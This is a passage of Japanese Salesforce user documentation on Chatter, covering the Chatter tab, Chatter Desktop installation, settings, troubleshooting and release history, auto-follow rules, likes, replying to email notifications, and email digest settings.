- 1 組織が 1 時間あたりに送信できるメール通知の数。

この制限は変更される場合があります。詳細は、Salesforce にお問い合わせください。

Chatter の使用開始

安全かつリアルタイムに人とつながり、ビジネス情報を共有します。

Chatter タブの概要

Chatter タブは、コラボレーションの起点であり、ここから Chatter のほぼすべてのコラボレーション機能にすぐにアクセスできます。

最初に自動フォローする人とレコード

投稿とコメントへのいいね!

投稿またはコメントにいいね!と言うと、賛同を示し、他の人がその投稿にコメントした場合にメール通知を受け取ることができます。

Chatter メール通知への返信

Chatter メール設定への移動

メール通知およびダイジェストの受信設定を変更するには、Chatter メール設定にアクセスします。

Chatter メールダイジェスト

メールダイジェストは、Chatterの最近の活動をタイミングよく集計するため、重要な議論を見逃しません。自分のフィードまたはグループのフィードの更新の概要を毎日または毎週受信できます。

個人 Chatter メール設定を管理するためのガイドライン

最も重要なメールおよび個人ダイジェストとグループダイジェストの適切な頻度を選択して、Chatter メールの受信数を制御します。

Chatter での「会社」や「組織」とはどのような意味ですか?

Salesforce ライセンスを持たない会社の同僚を招待できますか?

Chatter タブの概要

Chatter タブは、コラボレーションの起点であり、ここから Chatter のほぼすべてのコラボレーション機能にすぐにアクセスできます。

Chatter タブから、次の操作が可能です。

- 投稿して自分をフォローしている人と共有したり、他のユーザの投稿にコメントしたりする。
- 投稿またはコメントにいいね! と言って賛同を示す。
- プロファイルまたはグループへの投稿を共有したり、投稿へのリンクを他の Chatter ユーザにメールまたはインスタントメッセージで送信したりする。
- 左側でフィードを表示、フィルタ、並び替えして、自分がフォローしている人およびレコードからの投稿、自分がメンバーのグループからの投稿、自分にメンションしている投稿、自分がブックマークした投稿、会社からのすべての投稿を表示する。
- フィードを検索して、Chatter タブのフィード投稿やコメント内にある情報をすばやく検索する。
- 投稿をブックマークして、投稿に対する以降のコメントを追跡したり、後で投稿をフォローアップすることを記憶したりする。
- 投稿にトピックを追加して、投稿を分類し、見つけやすくする。
- 人、グループ、ファイル、およびトピックリストにアクセスする。
- プロファイルの写真や連絡先情報など、プロファイルを表示または更新する。
- 特定のユーザにのみ表示される非公開メッセージを読んだり送信したりする。
- お気に入りにアクセスして、お気に入りトピック、リストビュー、および Chatter フィード検索について最新の投稿やコメントを表示する。
- 仕事や関心事に密接に関連する人、グループ、ファイル、レコードについておすすめを表示する。
- 現在 Chatter でユーザが話し合っているトピックのトレンドを表示する。
- Chatter を使用するための Salesforce ライセンスのない他のユーザを Chatter ネットワークに招待する。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

Chatter デスクトップ

Chatter デスクトップの概要

Chatter デスクトップは、ブラウザを使用せずに Chatter でのコラボレーションが可能になる無料のデスクトップアプリケーションです。Chatter デスクトップを使用して、Chatter に投稿やコメントができ、フォローするグループとユーザ、レコード、およびファイルに関する更新を受け取ることができます。また、Chatter デスクトップは、チャット、非公開の Chatter メッセージをサポートし、Windows タスクバーまたは Mac OS X Dock のポップアップ通知として Chatter 更新と非公開メッセージを表示します。

メモ: カスタマーユーザは、Chatterデスクトップをインストールして使用できますが、機能の一部にアクセスできません。たとえば、カスタマーユーザはユーザまたはレコードのフォロー、チャット、管理オプションへのアクセスはできません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

Chatter デスクトップのインストール

Salesforce では、個人でインストールする標準バージョンと企業リリース向けの管理バージョンの、2 種類の Chatter デスクトップインストーラを用意しています。

Chatter デスクトップを使用する最小要件は次のとおりです。

- Windows
  - ネットブックデバイス用の 2.33GHz 以上の x86 互換プロセッサ、または Intel Atom™ 1.6GHz 以上のプロセッサ
  - Microsoft® Windows® XP、Windows Server® 2003、Windows Server 2008、Windows Vista® Home Premium、Business、Ultimate、または Enterprise (64 ビット Edition を含む) Service Pack 2、または Windows 7
  - 512MB の RAM (推奨: 1GB)
- Mac
  - Intel® Core™ Duo 1.83GHz 以上のプロセッサ
  - Mac OS X v 10.5、10.6、または v10.7
  - 512MB の RAM (推奨: 1GB)

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

重要: Chatter デスクトップは、Adobe 社のデスクトップアプリケーション向けクロスプラットフォームランタイム環境である Adobe® Integrated Runtime (AIR®) を使用しており、Adobe AIR がサポートするオペレーティングシステム上でのみ実行できます。Chatter デスクトップを、Adobe AIR がサポートしていないオペレーティングシステム (64 ビット Linux など) で実行することはできません。Adobe AIR の詳細は、Adobe Web サイトを参照してください。

標準バージョン:

- マシンのシステム管理者権限が必要

- Salesforce では、システム管理者権限は不要
- Adobe® Integrated Runtime (AIR®) の必要なバージョンが自動的にインストールされる
- Chatter デスクトップの初回起動時に、エンドユーザ使用許諾契約への同意が必要
- Chatter デスクトップの初回起動時に、「Chatter デスクトップをインストールしました」と Chatter に投稿される
- Salesforce に新バージョンがあるかどうか定期的にチェックする

標準バージョンをインストールする手順は、次のとおりです。

1. 個人設定から、[クイック検索] ボックスに「*Chatter デスクトップ*」と入力し、[Chatter デスクトップ] を選択します。
2. [今すぐダウンロード] バッジをクリックします。
3. 画面の指示に従います。

メモ: システム管理者は、Chatter デスクトップダウンロードページを無効にして、ユーザからの Chatter デスクトップへのアクセスをブロックすることができます。

重要: Chatter デスクトップでは Adobe® Acrobat® Reader を使用して PDF ファイルをプレビューします。Chatter デスクトップでファイルをプレビューする前に、Adobe Acrobat を Adobe の Web サイトからダウンロードし、インストールして少なくとも 1 回は開き、インストールを完了します。

関連トピック:

Chatter デスクトップのアンインストール

Chatter デスクトップの接続

Salesforce または Chatter のログイン情報が複数ある場合は、ログイン情報ごとに接続を作成します。この接続によって、Chatter デスクトップが、Web 上でそのログインによりアクセス可能な Chatter データにアクセスできるようになります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

1.  をクリックし、[設定] を選択します。
2. [接続] セクションで、ログインに使用する接続名と URL を入力します。URL は `https://` で始まり、`salesforce.com` または `chatter.com` で終わるものとします。たとえば、組織に `https://emea.salesforce.com` からログインするヨーロッパ事業部がある場合、その URL を入力し、接続名を「*Europe*」と指定します。

   デフォルトでは、Chatter デスクトップは Salesforce のメインインスタンス (本番) または Force.com Sandbox に接続します。
3. [認証] をクリックし、画面の指示に従って Chatter デスクトップを承認し、ログインを使用して接続します。

[設定] 画面のラジオボタンを使用してデフォルト接続を指定します。Chatter デスクトップの使用中にすばやく接続を切り替えるには、 をクリックし、[接続の切り替え] を選択してから接続を選択します。

メモ: 複数の接続を作成できますが、Chatter デスクトップが一度にログインできる接続は 1 つだけです。Chatter デスクトップを使用して複数接続からデータを同時に表示することはできません。

関連トピック:

Chatter デスクトップの設定

Chatter デスクトップの設定

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

デフォルトの Chatter デスクトップ設定はほとんどのユーザに適していますが、いくつかの Chatter デスクトップ設定は変更が可能です。Chatter デスクトップ設定にアクセスするには、 をクリックし、[設定] を選択します。[設定] 画面から、次の操作が可能です。

- コンピュータの起動時に起動するよう Chatter デスクトップを設定する。
- 閉じると最小化されるよう Chatter デスクトップを設定する。
- ポップアップ通知を有効または無効にする。ポップアップ通知は、デフォルトで有効になっています。
- 新しいフィード投稿とコメントのアラートを管理する (高度な設定)。
- Chatter デスクトップを常に前面に表示するように設定する (高度な設定)。
- 新しいメッセージを受信したときに、チャットウィンドウを前面に移動する。
- 他のユーザがあなたと新しいチャットを開始したときにサウンドを鳴らす、またはチャットが最小化されるかフォーカスが離れた (複数のチャットがあるか別のアプリケーションを使用している場合など) ときにサウンドを鳴らす。
- 接続を編集する。

関連トピック:

Chatter デスクトップのトラブルシューティングのヒント

Chatter デスクトップの使用

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

Chatter デスクトップウィンドウでは、次のようになります。

次の項目のいずれかをクリックします。	目的

プロファイル写真　チャット状況を変更します。[チャット可能]、[退席中]、または [オフライン]を選択します。あなたが [オフライン] の場合、他のユーザはあなたとチャットできません。



あなたがフォローしているすべてのユーザとすべてのデータのフィード更新を確認し、更新を投稿します。

- 任意のフィード投稿で、コメントを追加するには [コメント]、他のユーザがその投稿にコメントした場合にメール通知を受け取るには [いいね!]、投稿を削除するには [削除] をクリックします (アクセス権がある場合)。
- コンピュータからファイルを投稿するには、 にファイルをドラッグするか、投稿を入力すると表示される をクリックします。
- リンクを投稿するには、フィードの上部にあるテキストボックスにリンクを入力するか、投稿を入力すると表示される をクリックします。
- 更新を並び替えるフィードの上部にある [並べ替え] フィルタを使用します。
  - 投稿日—フィードを投稿日で並び替えます。コメントを表示するには、投稿の下の[すべてのコメントを表示] をクリックします。
  - 投稿日とコメント日 — フィードを投稿日とコメント日で並び替えます。各コメントは、関連付けられた投稿の下の [すべてのコメントを表示] をクリックすると再表示されます。



あなたに転送された更新を確認し、コメントします。



他のユーザとチャットし、更新を確認します。チャットメッセージが別のウィンドウに表示されます。

- [チャットのお気に入り] をクリックし、お気に入りとして追加した人またはチャットを表示します。お気に入りを追加するには、相手の名前の横にある、または 1 人以上のユーザとのアクティブなチャット内にある をクリックします。
- [フォローしている] または [フォローされている] をクリックし、ユーザの名前をクリックしてそのユーザのフィードへの更新または投稿を表示します。
- ユーザの名前の上にマウスを置きます。
  - 非公開メッセージを送信するには、 をクリックします。
  - お気に入りのチャットとして追加するには、 をクリックします。ユーザ名が [チャットのお気に入り] リストに表示されます。
  - ユーザをフォローするには をクリックし、フォローを停止するには クリックします。
  - チャットを開始するには をクリックします。チャットウィンドウの クリックし、追加する人を検索して、最大 10 人のユーザを同じチャットに追加できます。[オフライン] になっているユーザとはチャットできません。

メモ: チャットは、組織で有効になっている場合にのみ使用できます。

	非公開の Chatter メッセージを参照し、返信します。メッセージをクリックして表示するか、[新規メッセージ] をクリックして新しいメッセージを送信します。 メモ: メッセージは、組織で有効になっている場合にのみ表示できます。
	グループのフィード更新を表示します。 • グループのフィードを表示する、または更新を投稿するには、グループ名をクリックするか、グループを検索します。自分が所属するすべての公開グループおよび非公開グループに投稿できます。 • グループに参加するには [参加]、グループを脱退するには [メンバー] をクリックします。 • グループの説明を表示するには、 をクリックします。
	フォローしているレコードを確認し、コメントします。上部のドロップダウンメニューから、表示するレコードのタイプ (取引先など) を選択します。あなたがレコードをフォローしていない場合、リストにレコードは表示されません。レコードの詳細を表示するには、レコード名をクリックします。Chatter デスクトップには、レコードの先頭の 8 項目が表示されます。
	Chatter デスクトップの設定または接続の切り替えを編集します。
	データをただちに同期します。Chatter デスクトップは、データの同期を自動的に行いますが、常にすぐに行われるとは限りません。

関連トピック:

Chatter デスクトップのトラブルシューティングのヒント

Chatter デスクトップのトラブルシューティングのヒント

Chatter デスクトップのトラブルシューティングを行う場合の解決方法を検索できます。

Chatter デスクトップは Adobe® Integrated Runtime (AIR®) を使用します。次の表に、一般的な AIR 関連の問題の解決方法を示します。詳細は、Adobe® 知識ベースを参照してください。

問題	解決方法
Chatter デスクトップをインストールできない	共有ローカルオブジェクト (SLO) と暗号化されたローカルストア (ELS) ディレクトリを削除し、Chatter デスクトップを再インストールします。 SLO は最後の画面位置、サイズなどの永続的な情報を格納し、次の場所に保存されます。 • **Mac OS:** `/[USER]/Library/Preferences/sfdc-desktop*`

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

問題	解決方法
	• **Windows Vista、Windows 7、Windows 8.x:** `C:\Users\<USER>\AppData\Roaming\sfdc-desktop*` • **Windows XP:** `C:\Documents and Settings\<USER>\Application Data\sfdc-desktop*` ELS はユーザの Oauth2.0 ID を格納し、次の場所に保存されます。 • **Mac OS:** `/[USER]/Library/Application Support/Adobe/AIR/ELS/sfdc-desktop*` • **Windows Vista、Windows 7、Windows 8.x:** `C:\Users\<USER>\AppData\Roaming\Adobe\AIR\ELS\sfdc-desktop*` • **Windows XP:** `C:\Documents and Settings\<USER>\Application Data\Adobe\AIR\ELS\sfdc-desktop*`
Linux 上で Chatter デスクトップがフリーズする、ウィンドウには何も表示されない、パスワードの保存ができない、他の方法でも機能しない	管理インストールを使用している場合、次の内容を確認します。 • `.chatterdesktop` ファイルが適切な形式で、有効な XML が含まれている • `.chatterdesktop` ファイル内の URL が有効で、各 URL が `https://` で始まり `salesforce.com` で終わる 暗号化されたローカルストレージ (ELS) キーストアのトラブルシューティングも行ってください。詳細は、`http://kb2.adobe.com/cps/492/cpsid_49267.html` を参照してください。
Chatter デスクトップで PDF ファイルがプレビューされない	Chatter デスクトップでは Adobe® Acrobat® Reader を使用して PDF ファイルをプレビューします。Chatter デスクトップでファイルをプレビューする前に、Adobe Acrobat を Adobe の Web サイトからダウンロードし、インストールして少なくとも 1 回は開き、インストールを完了します。
コメント付きの写真が更新されない	同期アイコンをクリックします。

関連トピック:

Chatter デスクトップの設定

Chatter デスクトップのリモートでの無効化

Chatter デスクトップをインストールしたコンピュータが盗難にあったり紛失したりした場合には、Salesforce データにアクセスされないように Chatter デスクトップをブロックできます。

1. [個人設定] から、[クイック検索] ボックスに「*高度なユーザの詳細*」と入力し、[高度なユーザの詳細] を選択します。結果がありませんか? [クイック検索] ボックスに「*個人情報*」と入力し、[個人情報] を選択します。
2. [リモートアクセス] セクションの Chatter デスクトップの横にある [取り消し] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

関連トピック:

Chatter デスクトップのトラブルシューティングのヒント

Salesforce 環境のカスタマイズ

Chatter デスクトップのアンインストール

Chatter デスクトップのアンインストール方法は次のとおりです。

Windows:

1. [スタート] > [コントロール パネル] > [プログラムのアンインストール] に移動します。
2. Chatter デスクトップをダブルクリックします。右クリックして [アンインストール] を選択することもできます。
3. プロンプトが表示されたら、[はい] をクリックします。

Mac:

1. [アプリケーション] フォルダに移動します。スポットライトに「`applications`」と入力することもできます。
2. Chatter デスクトップが含まれる salesforce.com フォルダを見つけて、それをゴミ箱にドラッグします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

Chatter デスクトップのリリース

この表では、Chatter デスクトップの各リリースの更新について説明します。

バージョン	更新
3.2.3	• インストーラ証明書の更新
3.2.2	• インストーラ証明書の更新
3.2.1	• インストーラ証明書の更新
3.2	• 新しいフィード投稿とコメントのデスクトップアラートを設定する • Chatterデスクトップを常に前面に表示するように設定する • フィード投稿を削除する (アクセス権がある場合) • すべての公開グループに投稿する • グループの説明でスクロールとアクティブリンクを使用できる • その他のバグ修正(いいね!の負の件数表示と2回表示される名前、および壊れたハッシュタグトピックリンクを含む)
3.1.1	• インストーラ証明書の更新
3.1	• コメントにファイルを添付する • 名前(ファーストネーム)で並び替えたチャットリストを表示する • グループの最終活動日を表示する • 複数のチャットをより簡単に表示する • チャット可能な人を識別してチャットのお気に入りを並び替える • Chatterフィード用および投稿にファイルをドラッグアンドドロップするための改善されたアイコンを表示する

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

3.0	• 組織内の 1 人以上のユーザとチャットする • コメントにいいね! と言う • 投稿またはコメントにいいね! と言った人のリストを表示する • コメントに添付されたファイルを表示する • ダッシュボードスナップショットを表示する • 共有メッセージを表示する • 新しいコンポーネントを使用したフィードの改良や、#topic の後に @メンションを追加できない問題を含む、その他のバグ修正
2.1	• カスタマーユーザのサポート • 非公開 Chatter メッセージのサポート • その他のバグ修正 (OS のフォーカスを切り替えてしまうポップアップ通知の問題を含む)
2.0	• 新しいユーザインターフェースとビジュアルデザイン • レコードを参照する
1.3.3	• @メンションのグローバル検索 • [ログイン] 画面で新規インスタンスを作成する • 再起動しないでインスタンスを切り替えて認証する • その他のバグ修正 (空の通知が生成される問題とインストーラの問題を含む)
1.3.2	• Adobe AIR に変更を適用するための中間ビルド。Chatter デスクトップは、1.3.2 のインストールの後、ただちに追加の更新を実行します。
1.2.1	• ノルウェー語、デンマーク語、フィンランド語、オランダ語用の地域修正
1.2.0	• ユーザおよびグループの詳細 • 投稿が気に入ったことを示すいいね! のリンク • @メンション (フィードに表示され、メンションしたユーザのプロファイルにリンクする) • #トピック (フィードに表示され、ブラウザの検索結果にリンクする)

	• @メンションと #トピックの自動入力 • 画像のキャッシュを含むパフォーマンスの強化 • ノルウェー語のサポート • さまざまなバグ修正
1.1.1	• chatter.com で使用するための更新 • 軽微なバグ修正
1.1.0	• ファイルをクリックしてプレビュー • [自分宛て] タブを選択して、自分に転送された投稿を参照 • グループやユーザをクリックしてウォールを表示 • グループやユーザのウォールに書き込み
1.0.7	• 写真の読み込みの問題を解決
1.0.6	• 人およびグループのパフォーマンスを最適化 • Chatter デスクトップ管理バージョンのリリース
1.0.5	• 開発者 Sandbox にログインするオプション • パフォーマンスの最適化 • 韓国語の地域修正

関連トピック:

Chatter デスクトップのインストール

最初に自動フォローする人とレコード

2010 年 6 月から、管理者が最初に Chatter をオンにすると、ユーザが容易に使用を開始できるように組織内の次の特定の人とレコードが自動的にフォローされるようになりました。自動フォローされる人とレコードは、組織の規模によって異なります。

組織の規模	フォローされる人	フォローされるレコード
15 ユーザ以下	組織内でのすべてのユーザ	最近使用されたレコードから次の順序で最大 25 件 1. 自分が所有する進行中の商談 2. 自分が所有する取引先 3. 自分が所有するオープンケース

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

組織の規模	フォローされる人	フォローされるレコード
		4. 自分が所有する取引先責任者 5. 自分が作成した進行中の商談 6. 自分が作成した取引先 7. 自分が作成したオープンケース 8. 自分が作成した取引先責任者 9. 自分が最後に変更した進行中の商談 10. 自分が最後に変更した取引先 11. 自分が最後に変更したオープンケース 12. 自分が最後に変更した取引先責任者 13. 自分が参照した進行中の商談 14. 自分が参照した取引先 15. 自分が参照したオープンケース 16. 自分が参照した取引先責任者
16 ユーザ以上	最大 25 人の組織内の次のユーザ (該当する場合) • 自分のマネージャ • 自分のマネージャの上司ユーザ • 自分の直属部下 • 自分の取引先チームのチームメイト • 自分の商談チームのチームメイト	最近使用されたレコードから次の順序で最大 25 件 1. 自分が所有する進行中の商談 2. 自分が所有する取引先 3. 自分が所有するオープンケース 4. 自分が所有する取引先責任者 5. 自分が作成した進行中の商談 6. 自分が作成した取引先 7. 自分が作成したオープンケース 8. 自分が作成した取引先責任者 9. 自分が最後に変更した進行中の商談 10. 自分が最後に変更した取引先 11. 自分が最後に変更したオープンケース 12. 自分が最後に変更した取引先責任者 13. 自分が参照した進行中の商談 14. 自分が参照した取引先 15. 自分が参照したオープンケース 16. 自分が参照した取引先責任者

メモ: レコードの自動フォロー設定は、システム管理者がChatterをオンにした時点ですでに存在しているレコードにのみ適用されます。その後に作成されたレコードについては、Chatterフィードで受信する更新の数を減らすためにデフォルトで自動フォローは無効になっています。ただし、それ以降作成するすべてのレコードの更新を受信する場合、個人設定で自動フォローを有効にできます。

関連トピック:

おすすめユーザ

おすすめレコード

自分が作成したレコードの自動フォロー

投稿とコメントへのいいね!

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

投稿またはコメントにいいね!と言うと、賛同を示し、他の人がその投稿にコメントした場合にメール通知を受け取ることができます。

投稿またはコメントの下で、[いいね!] をクリックします。

投稿で [いいね!] をクリックすると、他のユーザがその投稿にコメントした場合にメール通知を受け取ります。コメントで [いいね!] をクリックすると、コメントを投稿したユーザにのみメール通知が送られますが、それ以降にコメントがあった場合は、あなたがメール通知を受け取ります。メール通知設定 (ページ 3488)は変更できます。

- 投稿またはコメントへのいいね! を取り消すには、[いいね! を取り消す] をクリックします。投稿またはコメントへのいいね! を取り消すと、それ以降のコメントまたはいいね! についてメール通知は送信されません。
- 投稿またはコメントの下にある人名をクリックすると、「[John Smith] さんがいいね! と言っています。」のように、投稿にいいね! と言った他のユーザのプロファイルを表示できます。
- 4名以上のユーザが投稿にいいね!と言っている場合、リンクをクリックすると「あなた、[John Smith]、[その他2人]がいいね!と言っています。」のように完全なリストが表示されます。そのリストから、ユーザをフォローしたり、フォローを停止したりできます。
- コメントで [いいね!] をクリックすると、[1 人] や [7 人] のように、そのコメントを気に入ったユーザの人数が表示されます。名前を参照するには、リンクをクリックします。

関連トピック:

個人 Chatter メール設定を管理するためのガイドライン

Chatter メール通知への返信

メール通知を受信すると、そのメールから直接返信することにより、アクションを簡単に実行できます。表に記載された種別のメール、または［差出人］アドレスに reply@chatter.salesforce.com と表示されている通知には返信できます。

メモ: メール通知に返信するには、管理者が組織でメールの返信を有効化している必要があります。

アクション	メールの種別	返信に含めるテキスト	制限
投稿をブックマークする	誰かがあなたのプロファイルまたはグループに投稿した、投稿であなたをメンションした、またはあなたの投稿を共有した	*bookmark*	なし
投稿にコメントする	誰かが投稿した、あなたの投稿にコメントした、あなたの後にコメントした、または投稿あるいはコメントであなたをメンションした	コメントのテキスト	最大 1,000 文字です。この文字制限を超えた返信は、先頭から 1,000 文字で切り捨てられます。
ユーザをフォローする	誰かが投稿した、あなたの投稿にコメントした、あなたの後にコメントした、または投稿あるいはコメントであなたをメンションした	*follow*	なし
コメントにいいね! と言う	誰かがあなたの投稿にコメントした、またはあなたの後にコメントした	*like* または *+1*	なし
投稿にいいね! と言う	誰かがあなたのプロファイルまたはグループに投稿し	*like* または *+1*	なし

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

アクション	メールの種別	返信に含めるテキスト	制限
	た、投稿であなたをメンションした、またはあなたの投稿を共有した		
投稿をミュートする	元の投稿に関する通知の受信停止を希望する投稿またはコメントメール	*mute*	なし
Chatter メッセージに返答する	誰かがあなたにメッセージを送信した	返答のテキスト	最大 10,000 文字です。この文字制限を超えた返信は、先頭から 10,000 文字で切り捨てられます。
ユーザのフォローを解除する	誰かが投稿した、あなたの投稿にコメントした、あなたの後にコメントした、または投稿あるいはコメントであなたをメンションした	*unfollow*	なし
投稿のいいね! を取り消す	誰かが投稿した、あなたの投稿にコメントした、またはあなたが以前いいね! と言った投稿にあなたの後にコメントした	*unlike* または *-1*	なし

メールの返信を送信するときに、次のヒントを考慮してください。

- 返信は、プロファイルで指定したメールアドレスから送信する必要があります。メールエイリアス(別名設定)やメール転送サービスなど、別のメールアドレスから返信するサービスを使用すると、返信は処理されません。
- ブックマーク、ミュート、いいね! またはいいね! の取り消し、フォローまたはフォロー解除のための返信には、*like* (大文字と小文字を区別しません) または *+1* のような単一の単語あるいは正確なテキストのみを含める必要があります。余分な空白または一部のメールアプリケーションが自動的に含める元のメッセージを含むと、それらは無視され、その返信はいいね!やブックマークなどとして処理されます。ただし、他のテキスト (*Like!* や *Like this?* など) が本文に含まれている場合、いいね! やブックマークなどではなくコメントとして返信が処理されます。
- 返信に個人のメール署名が含まれる場合、署名テキストはコメントの一部として処理されます。iPhone から送信済 のようにモバイルデバイスによって送信されたデフォルト署名は、返信から自動的に削除されます。返信前に、Chatter に投稿しないカスタム署名と余分のテキストを削除します。または、署名の上部に区切り線を追加することで、署名を自動的に削除できます。区切り線には、少なくとも次のいずれかの文字を使用する必要があります。
  - ダッシュ (-)
  - 等号記号 (=)

- アンダースコア (_)

これらの文字の任意の組み合わせを使用することもできます。

- 返信の添付ファイルとメンションは無視されます。
- 返信する前に、メールの［宛先］項目に表示されるメールアドレスを確認します。有効なアドレスには、`w8t27apy1@j321imd9gbs.d8rx.d.chatter.yourInstance.salesforce.com` のように、@ マークの前後の両方にトークン、つまり長い文字列が含まれています。メールアプリケーションには、元のメールの［送信者］アドレスである `reply@chatter.salesforce.com` を自動的に使用するものもありますが、これは返信を受信できる有効なアドレスではありません。返信メールの［宛先］項目にこの短縮アドレスが表示されている場合は、メールのヘッダー情報の有効な返信先アドレスに置き換えます。たとえば、IBM® Lotus Notes® などのアプリケーションでは、次のようにします。
  1. 元のメールを開きます。
  2. [表示] > [表示] > [ページソース] をクリックします。
  3. 返信先 セクションで、`w8t27apy1@j321imd9gbs.d8rx.d.chatter.yourInstance.salesforce.com` などのメールアドレスをコピーします。
  4. 返信メールの［宛先］項目に返信アドレスを貼り付けます。

関連トピック:

投稿とコメントへのいいね!

Chatter メール設定への移動

メール通知およびダイジェストの受信設定を変更するには、Chatter メール設定にアクセスします。

- 個人設定から、［クイック検索］ボックスに「*Chatter*」と入力し、表示された [Chatter のメール設定] または [メール通知] を選択します。
- または、任意のグループページから [私宛てにメール送信...] > [メール設定] をクリックします。

Chatter のメール通知やダイジェストを受け取るには、管理者が組織のメール通知を有効にする必要があります。Chatter メールを受信するには、［メール送信］を選択します。

警告: このオプションの選択を解除すると、Chatter メール通知がまったく送信されなくなります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

関連トピック:

Chatter メールダイジェスト

個人 Chatter メール設定を管理するためのガイドライン

Salesforce 環境のカスタマイズ

Chatter メールダイジェスト

メールダイジェストは、Chatter の最近の活動をタイミングよく集計するため、重要な議論を見逃しません。自分のフィードまたはグループのフィードの更新の概要を毎日または毎週受信できます。

個人ダイジェストには、ユーザがフォローする人、レコード、ファイルに関して、また、自分のグループに関しての更新など、自分の Chatter フィードに表示される更新が含まれます。グループダイジェストには、特定のグループの Chatter フィードに表示される更新が含まれます。

毎日のダイジェストには前日の最新の 50 個までの投稿が含まれ、毎週のダイジェストにはその週の最新の 50 個までの投稿が含まれます。どちらのダイジェストにも、投稿ごとに最新の 3 個のコメントが含まれます。Chatter は、毎日 12:00 AM 頃に毎日のダイジェストを、日曜日の 12:00 AM 頃に毎週のダイジェストを送信します。ユーザダイジェストの場合、時間はユーザのタイムゾーンに従います。グループダイジェストの場合、時間は組織のタイムゾーンに従います。どちらの時間も設定できません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

メール通知はデフォルトで無効になっているため、グループに参加したり、グループに追加されたときに、最初にメール通知を受信することはありません。[自分が参加しているグループのデフォルトの頻度を設定:] を使用すると、新しいグループに参加したときにメールを受信する頻度を選択できます。デフォルトの頻度を変更しても、すでに属しているグループに影響はありません。組織が Summer '11 より前から存続し、Professional Edition、Enterprise Edition、Unlimited Edition、Developer Edition の組織である場合、デフォルトで引き続き毎日のダイジェストを受信する可能性があります。

関連トピック:

- Chatter メール設定への移動
- 個人 Chatter メール設定を管理するためのガイドライン

個人 Chatter メール設定を管理するためのガイドライン

最も重要なメールおよび個人ダイジェストとグループダイジェストの適切な頻度を選択して、Chatter メールの受信数を制御します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

ユーザが次の動作をした場合にメール送信

個人メール設定は注意して選択する必要があります。大量のメールに困惑することなく、重要な議論をしっかりと把握できるように設定してください。

オプション	最も重要	推奨事項とメモ
私をフォロー		まだ他のユーザをフォローしていない場合、メールのリンクをクリックして、新しいフォロワーのフォローを開始できます。

オプション	最も重要	推奨事項とメモ
私のプロファイルに投稿	✔	他のユーザは、確実に通知できるように質問や情報をプロファイルに投稿して直接あなたに連絡します。
私が行った投稿を共有		
私が行った投稿やコメントにいいね！ と言った		
私のステータスや私が行った変更にコメント	✔	フォローアップ議論を見逃すことがないように通知を受け取ります。
私のプロファイルの投稿にコメント		
私の後にコメント		あなたが項目にコメントした後のコメント (最大 10 件) について通知を受け取ります。投稿に後から再度コメントすると、件数がリセットされ、後続の別の最大 10 件のコメントについて通知を受け取ります。
私がブックマークした項目にコメント	✔	ブックマークを使用して、関心のある項目を追跡する場合、誰かがコメントするたびにメールを受信します。いいね! を使用して、関心のある項目を追跡することが多い場合、このオプションはそれほど重要ではありません。
私がいいね！ と言った項目にコメント	✔	あなたが項目にいいね! と言った後のコメント (最大 10 件) について通知を受け取ります。
